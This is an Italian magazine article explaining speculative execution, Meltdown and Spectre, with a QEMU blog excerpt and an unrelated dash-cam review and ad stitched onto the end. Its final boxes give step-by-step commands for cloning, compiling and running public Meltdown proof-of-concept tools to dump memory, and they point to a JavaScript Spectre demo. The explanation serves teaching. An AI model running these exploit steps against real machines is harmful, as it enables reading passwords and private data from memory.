



Fig. 4 - Ogni volta che si inserisce una condizione IF-ELSE in un programma si creano delle diramazioni, e questo rallenta l'esecuzione del codice

Spectre è proprio che riescono ad aggirare questo tipo di protezione e consentono a del codice eseguito da un utente semplice l'accesso al kernelspace. In altre parole, grazie a questi bug è possibile per un malintenzionato leggere tutto il contenuto della memoria RAM, comprese le informazioni sensibili.

L'ESECUZIONE SPECULATIVA

Il flusso dell'esecuzione di un programma, per come lo abbiamo presentato, è molto semplice da capire: il codice binario viene scritto nella RAM, il processore lo legge e lo esegue riga per riga. Nella realtà, però, sui processori moderni non funziona proprio così. Infatti, questo meccanismo è molto intuitivo, ma poco efficiente quando si ha a che fare con programmi complessi. Può capitare di avere le condizioni (file, dispositivi, tempo, variabili, ecc.) adatte per eseguire un certo calcolo anche se non è il momento giusto, secondo la scaletta prevista nel codice del programma. Sarebbe un peccato perdere l'occasione e doversi magari fermare in seguito perché le condizioni adatte non ci sono più. Per questo motivo è stata inventata l'**esecuzione speculativa**, un metodo per migliorare l'efficienza dei PC. In poche parole, il processore, dopo aver caricato tutto il codice del programma nella RAM, lo legge e cerca di capire quali operazioni può già fare, senza bisogno di aspettare che arrivino altre informazioni, tenendo da parte i risultati per il momento in cui saranno necessari. Questo permette di sfruttare al meglio le risorse: magari, avendo 2 core del processore, se in un certo momento uno dei 2 è libero, lo si può impiegare per "portarsi avanti col lavoro" e svolgere qualche calcolo il cui risultato non serve immediatamente al programma, ma servirà in seguito. Per fare un esempio pratico, immaginiamo un programma che calcola la circonferenza di un cerchio: ha bisogno di moltiplicare 2*pigreco*raggio. In teoria, il programma deve stare in attesa, aspettando che l'utente inserisca il valore del raggio: poi, potrà fare le due moltiplicazioni (prima 2*pigreco e poi il risultato per il raggio, si fa una operazione alla volta).
Ma non ha molto senso: mentre aspetta che l'utente scriva il raggio, il processore può intanto calcolare il prodotto di 2*pigreco, considerato che questi valori li conosce già e gli serviranno in seguito.
Così quando l'utente scriverà il raggio del cerchio basterà moltiplicarlo per il prodotto già ottenuto in precedenza, invece di dover eseguire i due calcoli, risparmiando tempo. Questa cosa diventa particolarmente utile quando i software sono più complicati, con tante **diramazioni** (o **conditional branch**, in inglese). Il flusso di un programma moderno non è infatti una cosa lineare: a causa delle molte funzioni, nelle quali il codice di un programma è diviso, il processore salta continuamente da un punto all'altro del codice (usando i registri EIP e ESP) seguendo per l'appunto una serie di diramazioni a seconda delle varie condizioni (se l'utente preme un pulsante ci sarà

una precisa diramazione, se ne preme un altro si avrà una diramazione diversa). Più diramazioni ci sono, più lento rischia di essere il processore nell'eseguire tutte le istruzioni necessarie. Grazie al meccanismo di esecuzione speculativa, però, si può rendere la cosa più efficiente permettendo al processore di portarsi avanti col lavoro quando può e quindi recuperando tempo prezioso. La singola operazione eseguita per portarsi avanti col lavoro è chiamata **esecuzione fuori ordine**, perché l'istruzione viene eseguita prima del dovuto, al di fuori quindi dell'ordine previsto dal codice binario del programma.

MELTDOWN: BYPASSIAMO I CONTROLLI DI SICUREZZA

Il bug noto come Meltdown nasce proprio da una esecuzione fuori ordine. Normalmente, il meccanismo che abbiamo descritto è sicuro. Il problema è che i produttori di CPU, mentre lo implementavano, hanno sempre dato per scontato che tutti seguissero le loro indicazioni per la scrittura dei programmi. Ma non avevano considerato un caso particolare: immaginiamo un programma che voglia accedere a un indirizzo di memoria che non gli appartiene, che non fa parte della memoria che è stata riservata ad esso. La logica prevede che la richiesta di accesso venga fatta dal programma al kernel, che quest'ultimo controlli se il programma ha le autorizzazioni necessarie per accedere quell'indirizzo di memoria e, in caso positivo, che fornisca al programma il contenuto di quella parte di memoria che ha chiesto. Però, a causa dell'esecuzione speculativa delle CPU, non è proprio così che vanno le cose. Infatti, poiché controllare le autorizzazioni da parte del kernel è un'operazione che richiede una certa quantità di tempo (ci sono diverse condizioni IF-ELSE e quindi diverse diramazioni), il processore cerca di risparmiare andando intanto a leggere quella porzione di memoria richiesta, presentando poi il suo contenuto solo se sarà davvero necessario. In altre parole, il flusso del programma va fuori dall'ordine logico previsto e si comporta così: il programma chiede l'accesso all'indirizzo di memoria, il processore legge il contenuto di quell'indirizzo di memoria, il kernel controlla se il programma sia autorizzato a ottenere quel contenuto e in caso positivo il kernel fornisce al programma i dati che la CPU ha già letto. In teoria non dovrebbe esserci alcun problema, considerato che i dati pur essendo letti non vengono passati al programma a meno che non sia davvero autorizzato. Però, intanto i dati vengono inseriti nella cache del processore e rimangono lì per risparmiare tempo nel caos venissero richiesti nell'immediato futuro. Sempre in teoria, la cache della CPU non è direttamente accessibile da un programma qualsiasi. Però è possibile usare un attacco detto **side-channel** (o **attacco laterale**)





Fig. 5 - L'esecuzione speculativa permette di risparmiare tempo facendo due cose in parallelo, ma l'istruzione fuori ordine (scrittura della cache) può creare problemi di sicurezza

Fig. 6 - Sul sito del bug Meltdown (https://meltdownattack.com) si possono vedere dei filmati che dimostrano come vengano rubate delle informazioni private dalla RAM

per essere innanzitutto sicuri che i dati richiesti siano nella cache: basta chiedere nuovamente lo stesso indirizzo di memoria, attivando quindi la cache. Analizzando i tempi di risposta del processore, il programma può capire se sia stata usata la cache e quindi se le informazioni siano davvero lì (se nell'indirizzo richiesto già la prima volta non erano presenti dati validi la cache non era stata utilizzata). Ottenuta la certezza che le informazioni siano nella cache, si può usare il meccanismo noto come **indirizzamento indiretto**. Immaginiamo che si voglia leggere il valore del byte all'indirizzo di memoria 1000 e che questo valore possa essere compreso tra 0 e 9. Tutto ciò che si deve fare è provare a leggere l'indirizzo 1000, di modo che con il meccanismo che abbiamo descritto il suo valore venga messo nella cache. A quel punto basta cercare il valore di una serie di indirizzi a caso che contengano un qualsiasi numero tra 0 e 9. Ad esempio, 2001, 2002, 2003, ecc. Anche questi saranno inaccessibili ma non importa, perché interessa solo il tempo necessario per ottenere una risposta: l'unico risultato col tempo più basso è quello che contiene il valore presente nella cache. Infatti, quando si cerca un indirizzo, come abbiamo detto, il suo numero deve essere scritto in un registro del processore e la scrittura è più veloce se almeno una parte dell'indirizzo era già presente nella cache. Nell'esempio, se il valore dell'indirizzo 1000 è 5, il numero 5 viene inserito nella cache quando proviamo a leggerlo. Quindi se poi proviamo a leggere l'indirizzo 2005 otterremo una risposta in tempo molto breve rispetto a 2001 e 2002.

MELTDOWN E LA SICUREZZA

Basta provare tutte le combinazioni possibili per identificare quella che impiega meno tempo e che quindi corrisponde al valore dell'indirizzo che si voleva leggere fin dal principio. È un procedimento lento, ma alla fine permette di conoscere il valore di tutti i byte di una precisa area di memoria a propria scelta, anche se non si avevano le autorizzazioni necessarie. Sui sistemi GNU/Linux esiste già un meccanismo di protezione chiamato **KAISER**, implementato prima della scoperta di Meltdown per proteggere il sistema da altre potenziali vulnerabilità più generiche, e che rende inutilizzabile la tecnica che abbiamo descritto. Infatti, affinché Meltdown funzioni è fondamentale avere un indirizzo di memoria valido. Il meccanismo KAISER si occupa proprio di randomizzare i vari indirizzi di memoria e quindi un malintenzionato non può seguire la linea logica che ricostruire il contenuto di un'area di memoria. Su Microsoft Windows, invece, non esiste un meccanismo simile: esiste un sistema di randomizzazione (**KASLR**) degli indirizzi di memoria del kernelspace, ma non è abbastanza sofisticato da impedire il funzionamento di Meltdown.

SPECTRE: INGANNIAMO LA CPU

Il problema alla base di Meltdown, ovvero il fatto che la CPU cerchi di prevedere le operazioni di cui avrà bisogno in futuro e le faccia appena possibile per "portarsi avanti con il lavoro" memorizzando i risultati nella cache, può avere altre conseguenze. Meltdown sfruttava più che altro le **esecuzioni**

fuori ordine, per leggere dati, ma è anche possibile sfruttare il meccanismo stesso di previsione delle diramazioni (o **branch prediction**). Infatti, prima di eseguire un'operazione fuori dall'ordine logico del programma, il processore deve fare una stima delle varie diramazioni possibili del programma e quindi capire quali operazioni potrebbe eseguire per portarsi avanti col lavoro. Nel nostro esempio del calcolo della circonferenza di un cerchio, l'operazione fuori ordine da eseguire è abbastanza palese, ci si può avvantaggiare calcolando già il risultato di 2*pigreco pur non avendo ancora il raggio, però in programmi più complicati le opzioni sono tante. La CPU ha quindi bisogno di fare una stima di quelle che potrebbero essere le varie operazioni da eseguire fuori dall'ordine: ce ne saranno diverse, e bisogna scoprirle. Ecco il problema: si può scrivere un programma in modo "truffaldino", appositamente per ingannare i meccanismi di predizione delle diramazioni. Quando le CPU sono state progettate, nessuno ci ha pensato perché è effettivamente una cosa decisamente controintuitiva: apparentemente, è solo uno spreco di risorse che non offre alcun beneficio. In poche parole, si può far credere alla CPU che esistano certe diramazioni (che in realtà non hanno senso nella logica del programma). La CPU, quindi, comincerebbe a seguirle e a svolgere le operazioni previste, inclusi e soprattutto gli accessi a vari indirizzi di memoria. È ovvio che a un certo punto la CPU si accorgerà che quelle diramazioni del programma che ha seguito erano completamente inutili e quindi annullerà i risultati delle operazioni fatte fino a quel momento. Ma, intanto, il risultato delle operazioni sarà stato scritto nella cache del processore. E potrà essere recuperato usando degli **attacchi laterali** simili a quello che abbiamo descritto per Meltdown. Il problema è che il meccanismo di Spectre è talmente generico che si possono usare tanti altri metodi per "indovinare" il contenuto della cache, oltre a quello usato in Meltdown (cioè l'analisi del tempo necessario per leggere un indirizzo di memoria). Si può usare, ad esempio, l'analisi degli intervalli in cui la CPU usa il bus per gestire le operazioni sulla memoria RAM, che è un meccanismo molto generico e valido su praticamente tutti i processori moderni. Inoltre, i ricercatori di Google hanno dimostrato che si può modificare il contenuto del registro del processore EIP (che sui sistemi a 64 bit diventa RIP) per obbligarlo a ritornare a un'area di memoria che si vuole leggere, con un meccanismo simile a quello che si usa nella **Return Oriented Programming** per iniettare degli shellcode nel flusso di un programma vulnerabile e ottenere il controllo remoto di un computer. Ovviamente, usando questo metodo per l'indirizzo di memoria che si vuole leggere, il programma si bloccherà perché il contenuto dell'indirizzo che è stato inserito in EIP non è codice binario eseguibile, ma intanto il programma lo avrà potuto leggere (e ripetendo l'operazione per tutti gli indirizzi di una area di memoria si può leggere tutto il suo contenuto). Il meccanismo è talmente generico che in questo modo, ad esempio, un'applicazione JavaScript può uscire dalla "sandbox" in cui dovrebbe essere sempre contenuta e leggere il contenuto della memoria del browser pure per altre pagine e siti Web (incluso il modulo di gestione delle password dei





Fig. 7 - Il tipico attacco laterale usato da Meltdown e Spectre per leggere il contenuto della cache dopo avervi inserito dei dati privati

IL PERICOLO SU MAC OS X E ALTRI DISPOSITIVI

Da alcuni anni i prodotti Apple si basano su processori Intel. Se abbiamo un PowerMac G5 probabilmente non c'è problema, ma per quasi tutti i dispositivi successivi (iPhone compresi) le vulnerabilità Meltdown e Spectre sono presenti. Sono già stati rilasciati degli aggiornamenti del firmware che permettono di proteggere i dispositivi di Apple, in particolare per il browser Safari. Tuttavia, ancora non è chiaro se ci sarà una diminuzione sensibile delle prestazioni dei vari computer, sopratutto per chi li utilizza per elaborazione di immagini, filmati e grafica tridimensionale. Riguardo altri dispositivi, non è ancora chiaro se alcuni oggetti "smart" possano essere vulnerabili: ad esempio, Smart TV o elettrodomestici "intelligenti". È interessante notare che, invece, i Raspberry Pi, pur avendo processori ARM, non sono vulnerabili né a Meltdown né a Spectre, perché non fanno uso dell'esecuzione fuori ordine.

QEMU and the Spectre and Meltdown attacks

As you probably know by now, three critical architectural flaws in CPUs have been recently disclosed that allow user processes to read kernel or hypervisor memory through cache side-channel attacks. These flaws, collectively named *Meltdown* and *Spectre*, affect in one way or another almost all processors that perform out-of-order execution, including x86 (from Intel and AMD), POWER, s390 and ARM processors.

No microcode updates are required to block the *Meltdown* attack. In addition, the *Meltdown* flaw does not allow a malicious guest to read the contents of hypervisor memory. Fixing it only requires that the operating system separates the user and kernel address spaces (known as *page table isolation* for the Linux kernel), which can be done separately on the host and the guests. Therefore, this post will focus on *Spectre*, and especially on CVE-2017-5715.

Fixing or mitigating *Spectre* in general, and CVE-2017-5715 in particular, requires cooperation between the processor and the operating system kernel or hypervisor; the processor can be updated through microcode or millicode patches to provide the required functionality.

Among the three vulnerabilities, CVE-2017-5715 is notable because it allows guests to read potentially sensitive data from hypervisor memory. Patching the host kernel is sufficient to block attacks from guests to the host. On the other hand, in order to protect the guest kernel from a malicious userspace, updates are also needed to the guest kernel and, depending on the processor architecture, to QEMU.

Recent
QEMU and the Spectre and Meltdown attac
Accelerating QE with HAXM

Archiv
January 2018
November 2017
October 2017
September 201

Fig. 8 - Spectre è un problema per le virtual machine: ogni guest potrebbe accedere alla memoria di altri guest o dell'host

siti che hanno tutti i browser moderni), anche se in teoria non sarebbe autorizzata a farlo.

QUANTO È FACILE SFRUTTARE SPECTRE?

Sfruttare la vulnerabilità Spectre è più complicato di Meltdown e ciò che si può ottenere è una sorta di dump della memoria: una lettura byte per byte. Che però è poco pratica: come abbiamo detto, nella memoria RAM dedicata a un programma vengono memorizzate un sacco di cose: non soltanto le variabili, che possono contenere informazioni private utili per i malintenzionati (e che spesso sono nel segmento di memoria **stack**). Ma contengono anche il codice stesso del programma (segmento **text**) e altri dati vari come il numero di ulteriori indirizzi di memoria. È un po' come una sorta di flusso di coscienza o come il DNA: dentro di esso sono presenti le informazioni che ci interessano, ma sono mescolate a una molto maggiore quantità di dati apparentemente irrilevanti (nel DNA i geni sono meno del 2%, il resto è "inutile" per la codifica delle proteine). Un pirata che ottiene quest'enormità di dati, impiegherebbe poi molto tempo per riuscire a trovare quello che gli interessa. Quindi per ora è difficile che qualcuno voglia davvero usare Spectre per rubarci delle informazioni, anche se non lo si può escludere per il futuro. Il problema è che Spectre non si basa su una precisa implementazione, come Meltdown che sfruttava le precise caratteristiche dell'architettura x86, ma piuttosto sull'idea di base dell'esecuzione speculativa, per cui colpisce praticamente tutti i processori costruiti dopo il 1995 e potrebbe avere effetti che ancora non abbiamo scoperto. Mentre Meltdown si basa sul fatto che le CPU x86 eseguano il controllo dei permessi di accesso a un'area di memoria dopo averla letta e non prima, Spectre funziona su qualsiasi tipo di processore abbia una cache e un qualsiasi meccanismo di previsione delle diramazioni dei programmi. Non esiste quindi una soluzione unica per Spectre (come il sistema KAISER per Meltdown). Bisogna valutare caso per caso quali meccanismi di controllo adottare. Una soluzione suggerita dagli stessi scopritori del bug è di inserire delle apposite patch nei compilatori dei vari programmi per impedire che si possa utilizzare il metodo che abbiamo descritto per creare diramazioni fasulle e spingere la CPU a leggere indirizzi di memoria che non avrebbe dovuto toccare. Per rendere sicuri i vari programmi che usiamo ogni giorno basterebbe, quindi, ricompilarli con le versioni patchate di GCC (o degli altri compilatori). Questo è ovviamente molto facile per i programmi Open Source, che possono essere ricompilati da chiunque, ma è un problema per i software proprietari: le aziende che li producono potrebbero non avere voglia di ricompilarli nuovamente e fornirli (magari gratuitamente) ai loro clienti. I programmi non Open più datati, quindi, resteranno probabilmente sempre vulnerabili ad attacchi di tipo Spectre e diventeranno uno dei punti deboli dei nostri PC.

Spectre: ecco l'exploit!

Un semplice Proof of Concept che dimostra l'uso di Spectre da remoto


01 UN ALGORITMO JS

Finora, l'unico PoC in Javascript per la vulnerabilità Spectre è pubblicato dalla società Tencent (il sorgente è scaricabile da *www.edmaster.it/url/7387*). Si può provare andando all'indirizzo *www.edmaster.it/url/7388*.

02 IL BUG È PRESENTE?


Dopo avere cliccato sul pulsante, lo script comincia a fare dei cicli per provare a leggere un piccola porzione di memoria che non sarebbe autorizzato ad accedere. In caso positivo appare un apposito avviso della vulnerabilità nella finta console.


Meltdown: si sfrutta così!

Ecco l'exploit per testare la vulnerabilità anche sul tuo computer

01 CODICE SORGENTE

Per scaricare gli exploit funzionanti per Meltdown, ci basta raggiungere la pagina Web **www.edmaster.it/url/7392**. In alternativa, è possibile scaricarli anche con il comando **git clone https://github.com/IAIK/meltdown**.


02 LA COMPILAZIONE

Accediamo alla directory **meltdown**: qui si trova il codice sorgente. I vari programmi possono essere compilati con il comando **make**. Sui sistemi Red Hat può essere necessario installare il pacchetto **glibc-static**.

03 UN TEST DEL BUG

Prima di tutto bisogna controllare che il proprio computer sia vulnerabile: basta lanciare il comando **taskset 0x1 ./test**. Quest'ultimo ha la funzione di assegnare l'esecuzione del programma a una singola CPU (se ce ne sono diverse).

04 RIEMPIAMO LA RAM

Se le due frasi presentate dal programma di test sono uguali, significa che il PC è vulnerabile. Si può poi provare a dare il comando **./memory_filler 9** per riempire la memoria con un testo facilmente leggibile, per capire se la lettura funzioni.

05 "LEGGO LA MEMORIA"

Il comando **taskset 0x1 ./memdump 0x240000000 -1 0xffff880000000000** comincia a leggere tutta la memoria scritta dal comando precedente. Nell'esempio, vengono scritti 9 GB: se la RAM disponibile è minore bisogna ricalcolare gli indirizzi.

06 TESTI E IMMAGINI

Sono stati sviluppati anche appositi programmi che eseguono il dump della memoria e cercano in essa porzioni di immagini per ricostruirle in tempo reale. Questo dimostra come si possano rubare non soltanto testi e password, ma anche immagini private.

nza?
Migliaia di offerte di qualità a prezzi imbattibili ti aspettano!
Scoprile su www.trovaviaggi.it

Testimone a bordo

"Non mi ha dato la precedenza!" Una frase che può essere pronunciata da qualsiasi automobilista. Ma solo una Dash Cam può fornire le prove

Spesso tutto avviene velocemente: se l'auto che ci precede cambia corsia senza segnalarlo e noi non abbiamo il tempo di frenare, urteremo, purtroppo, contro questa vettura. Testimoni? Nessuno e quindi le nostre argomentazioni valgono quanto le asserzioni del conducente che ha causato lo scontro. Si finisce per intraprendere lunghe e tortuose vie legali che potrebbero addirittura portare ad un deludente nulla di fatto. Una Dash Cam ci avrebbe perlomeno consentito di prendere una posizione chiara e senza equivoci, poiché grazie a questa mini videocamera da cruscotto, avremmo potuto contare su un solerte testimone, pronto a filmare l'incidente dalla nostra prospettiva. E fuori dall'Italia, questi "testimoni digitali" sono installati praticamente in ogni auto. Ma quali modelli si rivelano di facile installazione e semplici da gestire? Com'è la qualità dei filmati? Le riprese possono essere utilizzate come prova davanti a un giudice?

I nostri esperti hanno testato le Dash Cam utilizzandole nelle reali condizioni di traffico

DA INCOLLARE O DA APPLICARE CON VENTOSA

Analogamente ai navigatori non integrati nel cruscotto della vettura, anche le Dash Cam necessitano di essere applicate saldamente al parabrezza, nonché di un cavo d'alimentazione da inserire nell'accendisigari. La maggior parte dei produttori punta su un supporto con ventosa semplicissimo da maneggiare e che consente agli utenti di utilizzare la loro Dash Cam su più vetture. Col tempo però, il calore del parabrezza e la sporcizia possono rendere instabile l'applicazione del dispositivo. Si rivela più affidabile un modello da incollare, offerto nel test da tre produttori. Questo tipo di supporto rende complicata la rimozione del dispositivo,

rendendo necessario prestare attenzione all'operazione, pena il danneggiamento del supporto in plastica. La TrueCam A7 offre invece entrambe le possibilità di fissaggio: supporto da incollare e ventosa. Affinché la Dash Cam possa filmare in modo ottimale, la posizione ideale per il fissaggio sarà al centro della parte superiore del parabrezza, ma non dovrà impedire la visuale al conducente.

POCA LUCE? FILMATI SCADENTI

Una Dash Cam in grado di fornire solo immagini sfocate diventerebbe un testimone poco affidabile. La maggior parte delle candidate al test riesce a filmare con risoluzione Full-HD (1920x1080 pixel) con un frame rate di 60 fps, fornendo immagini nitide e ricche di dettagli. La Rollei CarDVR 71 è in grado di filmare solo con risoluzione di 1280x720 pixel e, nelle prove, questa definizione si è rivelata spesso insufficiente per poter riconoscere chiaramente il numero di targa. Alcune Dash Cam sono in grado di filmare anche a risoluzione più elevate, ma spesso, nell'uso pratico ciò comporta anche degli svantaggi. La maggior parte degli incidenti si verifica con cattive condizioni di luce e, in questa situazione, si è distinta positivamente la Dashcam di Transcend, in grado di "catturare" numerosi dettagli anche di notte. Tuttavia in tutte le riprese notturne, il riconoscimento della 